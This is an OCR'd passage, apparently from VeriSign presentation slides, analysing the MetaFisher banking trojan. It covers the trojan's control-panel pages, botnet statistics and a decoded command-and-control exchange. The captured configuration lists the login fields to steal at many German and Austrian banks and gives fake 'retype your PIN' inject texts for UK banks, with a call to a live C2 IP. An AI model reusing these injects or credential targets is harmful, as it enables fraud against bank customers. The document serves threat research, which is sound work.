


MetaFisher Configuration Page - Bots




VeriSign®

MetaFisher Configuration Page - Exploits




VeriSign®

MetaFisher Configuration Page - Multiple Users




MetaFisher Configuration Page - Zombies



28,587 Botnets


VeriSign®

MetaFisher Configuration Page - FTP Login



VeriSign®

MetaFisher Configuration Page - TANS



Transaction Numbers (TAN)s

One Time pads

Indexed TANs

Mobile TANs


VeriSign®

Metafisher's "Covert Channel" (XOR obfuscation)

```
#
# FREQ 900000                          # contact again in  15 mins (=900,000 msec)
#
POST /chat.php?phid=CD0CD60156A24BABACE97197DEC9799741FBEBA29CFB4D6498665EF9DBC4BD9A&ver=2.1.0&lg=US&r=1144790330  HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: z
Host: 85.249.23.90
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 12 Apr 2006 05:19:38 GMT
Server: Apache/2.0.55 (Unix) PHP/4.4.2
X-Powered-By: PHP/4.4.2
Content-disposition: attachment; filename=PLBAK46.zip;
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

2a06
#
# 10,758 bytes (=2a06 hex) of binary data
#
# Data appears to be a ZIP file, starts with 'PK' but it's in fact
# instructions provided by the C&C server XORed with the physical
# id (phid) supplied by the client, and prepended by 'PK'
#
0

$t:!https://*commerzbanking.de*Tab=1^TRANSTAN1;https://bankingportal.sparkasse*de^op_absenden|!3;https://ww2.homebanking*/ueberweisung.cgi^tid|!1;https://
        *commerzbanking.de*Tab=812^PltManageDomesticTransfer_8_STR|!1;!https://*homebanking^KtoNr;https://*.de,https://*.at|tan,tna,ubo,mck,sna,i2,signature,iyn;https://*.de^meiss|!2
$c:5
$l:ebanking.spardabank:customerID,pin;!bankingportal:kontonumber;www.vr-*ebanking.de:user,pin,alias;https*seb:userid,pin;diba.de:_USER,_PWD,_IDENT;volksbank.de:Direkt_Nummer,pinMPIN;!citibank.de/
      HomeBankingSecure/insess.asp?_D=WelcomeMat:Cardholder;ww2.homebanking:KtoNr,PIN;commerzbanking.de:pltlogin_,_nummer;netbanking.at:user_id,cryptedPwd;sparkasse*.de:param1,param2;banking*de/
      ips:j_username,j_password;haspa.de:loglnKtoNr,pin;postbank.de:accountNumber,pinNumber;sb.*uni-goettingen.de:username,password;!www.dresdner-privat.de:identifier;meine.deutsche-
      bank.de:Branch,AccountNumber,SubAccount,PIN;banking.donner.de:kntMKontonummer,pinMPIN;onlinebanking.norisbank.de:kontonummer,pin;!creditplus.de:hnr;!internetbanking*GvLogin:KONTONUMMER;interne
      tbanking.gad.de:KktNr,KktTxtPw;!pinLogin.do:identifier;
$p:https://www.nwolb.com%Select an account to view|NatWest online banking|For security reasons please retype your PIN, PASSWORD. and then click continue button. Thank You.|ATTENTION! Wrong input may
      suspend your account.|Cancel-Continue|http://billet.com.au/stats/barc.bmp,http://billet.com.au/stats/verisign.bmp,http://billet.com.au/stats/thawte.bmp|PIN|PASSWORD;https://welcome6.co-
      operativebank.co.uk%Security Information|The Co-operative Bank p.l.c.|For security reasons please retype your Memorable date, Place of Birth, Payment athorozation word. and then click continue button. Thank
      You.|ATTENTION! Wrong input may suspend your account.|Cancel-Continue|http://billet.com.au/stats/barc.bmp,http://billet.com.au/stats/verisign.bmp,http://billet.com.au/stats/thawte.bmp|Date|Place|Word;https://
      ibank.barclays.co.uk%ortfolio|Barclays Online Banking|Dear customer! For security reasons please retype your 'memorable word'. And then click continue button. Thank You.|ATTENTION! Wrong input may suspend
      your account.|Cancel-Continue|http://billet.com.au/stats/barc.bmp,http://billet.com.au/stats/verisign.bmp,http://billet.com.au/stats/thawte.bmp|Memorable;https://olb2.nationet.com%Account List|Internet Banking|Dear
      customer! For security reasons please retype your 'Passnumber'. And then click continue button. Thank You.|ATTENTION! Wrong input may suspend your account.|Cancel-Continue|http://billet.com.au/stats/
      barc.bmp,http://billet.com.au/stats/verisign.bmp,http://billet.com.au/stats/thawte.bmp|Passnumber
```



VeriSign®

MetaFisher Configuration Page - Statistics



VeriSign®

MetaFisher Statistics




552,152 Hosts

VeriSign®

MetaFisher Recent Developments

- Evidence of activity in the US
- Evidence of Russian Business Network and Rock Phish
- Auto-deposits for Sparkasse and Postbank ($3000)
- American Express single Sign-on modules
- Disables Firefox
- Trojan toolkit and Web server toolkit sold on Russian Underground ($6K)



VeriSign®

Metafisher for Sale!

--

Рожденный Ламером

forum owner

Регистрация: 25.06.2008
Адрес: www.xakepy.ru
Сообщения: 1,209

